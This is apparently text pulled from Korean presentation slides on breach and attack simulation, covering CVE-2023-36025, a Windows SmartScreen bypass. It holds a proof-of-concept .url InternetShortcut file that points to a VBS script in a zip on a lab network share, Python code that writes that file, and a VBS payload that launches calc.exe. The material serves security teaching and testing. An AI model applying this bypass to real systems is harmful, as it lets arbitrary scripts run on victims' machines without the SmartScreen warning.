
01 BAS(Breach and Attack Simulation)




01 BAS(Breach and Attack Simulation)




01 BAS(Breach and Attack Simulation)



01 BAS(Breach and Attack Simulation)



01 BAS(Breach and Attack Simulation)



01 BAS(Breach and Attack Simulation)




취약점 분석

CVE-2023-36025

02 취약점 분석

스마트 스크린

1. Windows Defender가 알지 못하는 앱이 실행되어서 혹시 모를 위험을 차단하기 위해 1차적으로 실행을 제한하는 창
2. Microsoft SmartScreen 실행하려는 응용 프로그램이 위험한지 여부를 사용자에게 알려주는 보안 유틸리티



02 취약점 분석

스마트 스크린 테스트

```
속성
[InternetShortcut]
URL=file:///192.168.0.242/test/test.zip/test.vbs
IDList=

def create_malicious_url_file(filename, target_url):
    with open(filename, 'w') as file:
        file.write('[InternetShortcut]\n')
        file.write(f'URL={target_url}\n')

malicious_url = "file:///192.168.0.242/test/test.zip/test.vbs"
create_malicious_url_file("malicious_link.url", malicious_url)
```



Python



```
Set oShell = WScript.CreateObject("WScript.shell")
oShell.Run "calc.exe"
```

vbs

